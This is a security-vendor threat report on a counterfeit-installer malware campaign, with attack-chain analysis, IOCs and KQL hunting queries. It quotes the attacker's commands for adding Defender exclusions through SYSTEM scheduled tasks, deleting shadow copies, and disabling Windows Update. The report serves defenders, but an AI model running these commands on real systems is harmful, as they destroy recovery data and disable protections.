
Visualização normal

Antes de ontemMicrosoft Security Blog

Counterfeit installers to system compromise: Tracking a deceptive software download campaign

Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.

Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection, and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.

Attack chain overview


The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.

Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.

Campaign scope and targeting

Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the .com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.

Initial access: spoofed software-download sites

The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page pc-razerzone[.]com[.]cn and downloading app_setup.6653004.zip from the delivery host gehie246[.]com/712down; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.

Across the estate, FileOriginReferrerUrl telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (yimxg25tiy[.]com/73inst, cc8ttkv35b[.]com/7qinst, n7b8t85zsg[.]com/ins711) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.

Delivery: a dynamically generated installer archive

The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.

When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.

pc-razerzone[.]com[.]cn  (spoofed Razer download site)   →   www[.]gehie246[.]com/712down   →   app_setup.6653004.zip   →   stage-one loader

A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (app_setup.*, zinst.*, zintall.*, intsoft.*, innstll.*) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.

kaspersky-lab[.]hl[.]cn     →   hxxp://www.gehie246[.]com/712down
pc-razerzone[.]com[.]cn     →   hxxp://www.gehie246[.]com/712down
calibre-ebook[.]com[.]cn    →   hxxp://www.gehie246[.]com/712down

Brand-impersonation infrastructure

The campaign runs a large, uniform set of vendor look-alike pages on .com.cn and .hl.cn domains, each cloning the real product’s branding and presenting a prominent “Download now” button. All funnel to the same delivery and payload infrastructure.

Impersonated brandSpoofed domain (defanged)Category
Razer (Synapse driver)pc-razerzone[.]com[.]cnPeripherals / drivers
Microsoft Edgeapp-microsoft-edge[.]com[.]cnBrowser
Kasperskykaspersky-lab[.]hl[.]cnSecurity software
Sejda PDFsejda[.]hl[.]cnProductivity
NetEase Youdao Dictionarytranslate-youdao[.]hl[.]cnTranslation
DiskGeniuszh-diskgenius[.]com[.]cnDisk utility
Baidu Netdisk (Pan)baidu-pan[.]com[.]cnCloud storage
oCam Screen Recorderocam-pc[.]com[.]cnScreen capture
draw.iocn-drawio[.]com[.]cnDiagramming
SteelSeriessteelseries-cn[.]com[.]cnPeripherals
Sogougw-sogou[.]com[.]cnInput method
Calibrecalibre-ebook[.]com[.]cnE-book
MindMaster (typosquat)mindmoster[.]com[.]cnMind-mapping
Otherspc-codex, jinshan-cibapc, zh-tbtool, web-tbtool, zh-doubaosrf, ieway-cn (all [.]com[.]cn / [.]hl[.]cn)Various utilities

Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.

The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them.The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.

The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor’s site with a prominent download call-to-action.

Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.

Execution: a wrapped installer drops a randomized stage-one payload

The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.

Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, a_instapp83353001.exe or ainst8663586104.exe).

Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca…) was observed under many names and paths.

C:\Users\Public\sE94yD\aLcUaw.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Users\Public\nvdPX5\2b3L5i.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Program Files (x86)\i3LH90\ErNGxW.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\Program Files (x86)\Q8Maj\7EIr6VA.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\ProgramData\zsMmvukD\beuv4Mie.exe     (SHA-256 c6100166e2d3…  persistent)

The end-to-end chain is visible as a parent-to-child process tree: msedge.exe writes the archive, an archiving tool (7zFM.exe, 360zip.exe, or WinRAR.exe) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.

msedge.exe                               downloads app_setup.6653004.zip
  └─ 7zFM.exe / 360zip.exe / WinRAR.exe  (user opens the downloaded archive)
       └─ a_instapp83353001.exe           (wrapper installer bundled in the archive)
            └─ C:\Users\Public\yZ6A88\9bEELI.exe  (stage-one payload, randomized)

Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc…), staged at C:\Program Files (x86)\<random>\. The binary’s version resource declares CompanyName: “Speech Processing Solutions GmbH”, FileDescription: “Philips Speech Driver Client Configuration”, OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07,while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: “TODO: <Product name>”, indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed svchost.exe executing from a non-system path (D:\hellothere\svchost.exe) rather than C:\Windows\System32.

FileName                                      XPSPLOG.dll
FolderPath                                    C:\Program Files (x86)\72q1o6\XPSPLOG.dll
InitiatingProcessFileName                     40gK5T.exe
InitiatingProcessFolderPath                   C:\Program Files (x86)\72q1o6\40gK5T.exe
InitiatingProcessSHA256                       6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8
InitiatingProcessCommandLine                  "40gK5T.exe"
 
InitiatingProcessVersionInfoCompanyName       Speech Processing Solutions GmbH
InitiatingProcessVersionInfoFileDescription   Philips Speech Driver Client Configuration
InitiatingProcessVersionInfoOriginalFileName  PhilipsSpeechDriverConfiguration.exe
InitiatingProcessVersionInfoProductVersion    4.7.471.07
InitiatingProcessVersionInfoProductName       TODO: 
 
InitiatingProcessParentFileName               svchost.exe

A payload staged under C:\ProgramData\<random>\ (SHA-256 c6100166…) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product’s runtime behavior, writing _ir_tu2_temp_* artifacts to the user’s temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized C:\ProgramData\ directory — a legitimate update mechanism repurposed for payload delivery.

00:24:43  ErNGxW.exe (6d6ba2bc…) creates C:\ProgramData\zsMmvukD\beuv4Mie.exe (c6100166…)
00:24:43  beuv4Mie.exe executes   ← parent: svchost.exe -k netsvcs -p -s Schedule
00:24:44  beuv4Mie.exe → ConnectionSuccess | upitem.oss-cn-hangzhou.aliyuncs.com | 443
00:24:44  beuv4Mie.exe creates C:\ProgramData\uwMUCYBN\SaYC4Mga.exe (f33d160d…)
02:12:22  beuv4Mie.exe creates …\Temp\_ir_tu2_temp_4      ← TrueUpdate runtime artifact
02:44:20  beuv4Mie.exe re-executes (scheduled task) → _ir_tu2_temp_5
02:59:00  … _temp_6    03:15:54 … _temp_7    08:02:52 … _temp_8
08:32:20  … _temp_9    08:38:51 … _temp_11
Wrapper installerStage-one payload created
a_instapp83353001.exeC:\Users\Public\yZ6A88\9bEELI.exe
z_instapp83351010.exeC:\Users\Public\Y93eny\Ge86Zr.exe
ainstaller-86533003.exeC:\Users\Public\Mmzm0e\Lrrhwp.exe
ainst8663586104.exeC:\Users\Public\YJMvsB\BcQVw7.exe

Alternate execution vector: Windows Installer (msiexec)

In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes msiexec.exe in embedded mode, which writes and launches a randomized executable into a world-writable C:\Users\Public\<random>\ directory, the same masquerade pattern as the wrapper chain, but delivered through msiexec.exe.

msiexec.exe -Embedding  E Global\MSI0000
  └─ C:\Users\Public\\.exe   (payload, randomized path/name)

The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including msedge.exe, explorer.exe, and svchost.exe.

Persistence and recurring execution: disguised scheduled tasks

Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under C:\ProgramData\.

Each task launches a specific payload:

Scheduled task namePayload launched
\Deadline Mission Target7fYptijy.exe
\Hierarchy Tools Smooth Inventorybeuv4Mie.exe
\Empowering Status Tools productivity AheadSaYC4Mga.exe
\5nboFaLcUaw.exe (stage-one)

The persistent payloads are staged in locations such as C:\ProgramData\7fYptijy.exe, C:\ProgramData\zsMmvukD\beuv4Mie.exe, and C:\ProgramData\uwMUCYBN\SaYC4Mga.exe. Because the payloads are launched by the Task Scheduler service (parented to svchost.exe -k netsvcs -p -s Schedule) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.

Privilege escalation: SYSTEM scheduled task and process injection

To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (SCHTASKS /Create … /RL HIGHEST /RU “SYSTEM”), executes the privileged action, then immediately runs and deletes the task

SCHTASKS /Create /F /TN "Task1" /SC ONCE /ST 00:00 /RL HIGHEST /RU "SYSTEM"
  /TR "cmd.exe /c reg add \"HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\"
       /v \"C:\Program Files (x86)\NPq6k16Om\" /t REG_DWORD /d 0 /f"
SCHTASKS /Run /TN "Task1"    &    SCHTASKS /Delete /TN "Task1" /F

The /RL HIGHEST /RU “SYSTEM” combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d…), launched from C:\ProgramData\ by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as A process was injected with potentially malicious code.

ActionType                       CreateRemoteThreadApiCall
InitiatingProcessFileName        .exe
InitiatingProcessFolderPath      C:\ProgramData\.exe
InitiatingProcessSHA256          1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17
InitiatingProcessCommandLine     ".exe"
InitiatingProcessCreationTime    2026-07-13 02:44:20.887
InitiatingProcessParentFileName  svchost.exe
FileName                         .exe      (target process)
ProcessCommandLine               ".exe" -autorun
ProcessCreationTime              2026-07-13 02:44:37.568
AdditionalFields                 {"IntegrityLevel":8192}

The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.

02:44:20.887   PROC     .exe started            parent: svchost.exe (Task Scheduler)
02:44:21.971   NETWORK  outbound to 47.239.232[.]245:8050    → FirewallOutboundConnectionBlocked
02:44:24.860   NETWORK  outbound to 47.243.218[.]255:28300   → FirewallOutboundConnectionBlocked
02:44:37.568   PROC     target application starts (-autorun)
02:44:37.604   INJECT   CreateRemoteThreadApiCall  .exe → target application   

Defense evasion: disabling host protections

Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (Add-MpPreference -ExclusionPath) and the SYSTEM scheduled-task registry write;

powershell.exe Add-MpPreference -ExclusionPath 'C:\ProgramData','C:\Users','C:\Program Files (x86)','C:\' -Force
powershell.exe -c if (Get-Process -Name HAhahahah) {} else {
  Add-MpPreference -ExclusionPath $env:localappdata,'C:\','C:\ProgramData',
   'C:\ProgramData\7b3St9HS','C:\ProgramData\7b3St9HS\27s7ihjC.exe' -ExclusionExtension '.dat' -Force }

delete volume shadow copies (vssadmin delete shadows /all /quiet) to inhibit recovery;

cmd.exe /c vssadmin delete shadows /all /quiet

harden payload directories with icacls so standard users cannot remove the files;

icacls "C:\Program Files (x86)\NPq6k16Om\xo7Tj9xQ.exe" /grant:r Administrators:(OI)(CI)F /grant:r SYSTEM:(OI)(CI)F

and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.

for %i in (wuauserv UsoSvc uhssvc WaaSMedicSvc) do (
   net stop %i & sc config %i start= disabled & sc failure %i reset= 0 actions= "" )
for %i in (WaaSMedicSvc wuaueng) do ( takeown /f C:\Windows\System32\%i.dll &
   icacls …\%i.dll /grant *S-1-1-0:F & rename …\%i.dll %i_BAK.dll &
   icacls …\%i_BAK.dll /setowner "NT SERVICE\TrustedInstaller" & icacls …\%i_BAK.dll /remove *S-1-1-0 )
reg add "HKLM\…\Services\WaaSMedicSvc" /v Start /t REG_DWORD /d 4 /f
reg add "HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU" /v NoAutoUpdate /t REG_DWORD /d 1 /f
erase /f /s /q c:\windows\softwaredistribution\*.*  &  rmdir /s /q c:\windows\softwaredistribution
powershell -Command Get-ScheduledTask -TaskPath '\Microsoft\Windows\WindowsUpdate\*' | Disable-ScheduledTask

A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as Behavior:Win32/MpTamperGpDisableAVFriendly.A.

Command and control (C2)

A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.

Initiating payloadC2 endpoint (defanged)Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))103.156.25[.]35:7031Connection failed
Multiple C:\ProgramData\ payloads103.183.3[.]162:5090 (oijfwe[.]net)Connection failed
Stage-one / persistent payloadsAlibaba Cloud object storage over TLS (443)Connection succeeded

C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.

Detection and disruption

In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.

Representative alerts include Modification attempt in Microsoft Defender Antivirus exclusion list, Compromised device (attack disruption), A process was injected with potentially malicious code, Potential C2 connection behavior, Suspicious Task Scheduler activity, and Compromised account conducting hands-on-keyboard attack. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.

Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (Lateral movement using SMB remote file access blocked on multiple devices) and detected the C2 connection behavior; the campaign’s C2 endpoints are included in the blocked indicator set.

Attack disruption contained the device and account; full eradication of persistence still required responder action.

StageMicrosoft Defender coverage
Fake-download landing and delivery domainsMicrosoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msiexec proxy execution)Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writesTamper Protection; Modification attempt in exclusion list alerts; Behavior:Win32/MpTamperGpDisableAVFriendly.A
Persistence, privilege escalation, and injection Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboardMicrosoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Campaign-specific recommendations

  • Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.
  • Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the C:\Users\Public\<random>\<random>.exe and C:\Program Files (x86)\<random>\<random>.exe drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
  • Alert on the tamper sequence. A SYSTEM scheduled task writing HKLM\…\Windows Defender\Exclusions\Paths then self-deleting, vssadmin delete shadows /all /quiet, and disabling wuauserv, UsoSvc, WaaSMedicSvc and uhssvc are high-fidelity signals.
  • Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named app_setup.*, zinst.*, zintall.*, intsoft.*, and innstll.* served from *.com.cn or *.hl.cn brand-look-alike domains and the /712down, /73inst, /7qinst, and /ins711 delivery endpoints.
  • Correlate download referrers. Use FileOriginUrl and FileOriginReferrerUrl to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.

Microsoft Defender XDR hardening recommendations

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability impact assessment

These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft Defender XDR customers can use threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Advanced hunting

Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. . The behavior-based queries continue to work even as filenames, hashes, and domains rotate.

Campaign payloads and loaders Surfaces execution or creation of the campaign’s stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.

let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", // networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", // persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", // TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", // persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3"  // supporting DLL
]);
union
  (DeviceProcessEvents | where SHA256 in (campaignSha256)),
  (DeviceFileEvents    | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign’s stable staging behavior regardless of filename.

DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\.exe$"
| where InitiatingProcessFileName in~ ("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe","WinRAR.exe")
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.

DeviceProcessEvents
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
     or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
     or (ProcessCommandLine has "SCHTASKS" and ProcessCommandLine has "SYSTEM" and ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.

DeviceProcessEvents
| where ProcessCommandLine has "vssadmin delete shadows"
     or (ProcessCommandLine has_all ("sc","config","disabled") and ProcessCommandLine has_any ("wuauserv","UsoSvc","uhssvc","WaaSMedicSvc"))
     or ProcessCommandLine has "NoAutoUpdate"
     or (ProcessCommandLine has "rename" and ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.

DeviceProcessEvents
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessCommandLine
| order by Timestamp desc

Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).

DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessFileName
| order by Timestamp desc

Command-and-control connections Matches callbacks to the campaign’s C2 IP:port set and six-character .net C2 domains.

let c2ip    = dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","103.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom   = dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oijfwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any (c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc

Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.

let deliveryHosts = dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bxfh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any ("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl, RemoteIP, ActionType
| order by Timestamp desc

MITRE ATT&CK techniques observed

This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

TacticTechniqueIDObserved in this campaign
Resource DevelopmentAcquire Infrastructure: Domains / Web ServicesT1583.001 / T1583.006Registered look-alike .com.cn / .hl.cn brand domains, dedicated delivery hosts, and abused cloud object storage.
ExecutionUser Execution: Malicious FileT1204.002Victims run a counterfeit installer downloaded from a spoofed vendor page.
ExecutionCommand and Scripting Interpreter: PowerShell / Windows Command ShellT1059.001 / T1059.003PowerShell and cmd routines write Defender exclusions, delete shadow copies, and disable Windows Update.
ExecutionSystem Binary Proxy Execution: MsiexecT1218.007msiexec.exe -Embedding launches a randomized payload under a trusted, signed Windows binary.
Persistence / Privilege EscalationScheduled Task/Job: Scheduled TaskT1053.005Disguised scheduled tasks provide ~60-second recurring execution and SYSTEM privilege escalation.
Defense EvasionImpair Defenses: Disable or Modify ToolsT1562.001Broad Add-MpPreference exclusions and registry exclusion writes weaken Microsoft Defender.
Defense EvasionMasquerading: Match Legitimate Name or LocationT1036.005Payloads impersonate a Philips Speech driver and run svchost.exe from non-system paths.
Defense EvasionHijack Execution Flow: DLL Side-LoadingT1574.002Payloads load a malicious library from their own directory — XPSPLOG.dll with the later-stage payload, UxEnhance64.dll with the stage-one payload.
Defense EvasionProcess InjectionT1055Payload code is injected into the context of another process.
Defense EvasionFile and Directory Permissions ModificationT1222.001icacls strips inheritance and hardens payload directories against removal.
Defense EvasionModify RegistryT1112Registry keys are set for Defender exclusions and Windows Update policy.
Lateral MovementRemote Services: SMB/Windows Admin SharesT1021.002Attempted SMB remote file access to additional hosts.
ImpactInhibit System RecoveryT1490vssadmin delete shadows /all /quiet removes volume shadow copies.
ImpactService StopT1489Stops and disables wuauserv / UsoSvc / WaaSMedicSvc to neutralize Windows Update.
Command and ControlIngress Tool TransferT1105A repurposed updater runtime retrieves content from attacker-controlled cloud object storage and writes a further payload to disk.
Command and ControlApplication Layer Protocol / Non-Standard PortT1071 / T1571C2 over application-layer protocols on non-standard ports (5090, 7031–7090, 8050, 28290/28300).

Indicators of compromise (IOC)

Figure 4. Deceptive software download campaign: infrastructure relationships.
Campaign LayerIndicatorType
Lure / Impersonationpc-razerzone[.]com[.]cnDomain
Lure / Impersonationapp-microsoft-edge[.]com[.]cnDomain
Lure / Impersonationkaspersky-lab[.]hl[.]cnDomain
Deliveryhxxps://www.gehie246[.]com/712downURL
Deliverygehie246[.]comDomain
Cloud Stagingnewopt001.oss-cn-hongkong.aliyuncs[.]com/innstll.1.0.61.zipURL
C2 Domainiualef[.]netDomain
C2 Domainoijfwe[.]netDomain
C2 Endpoint202.95.14[.]237:5090IP:Port
C2 Endpoint103.183.3[.]162:5090IP:Port
Payload676a2a7b94ca…SHA256
Payloadc6100166e2d3…SHA256
Payloadc4100ad39d8d…SHA256

References

Prior reporting and OSINT sources — Silver Fox (also known as Yinhu, 银狐)

Learn more

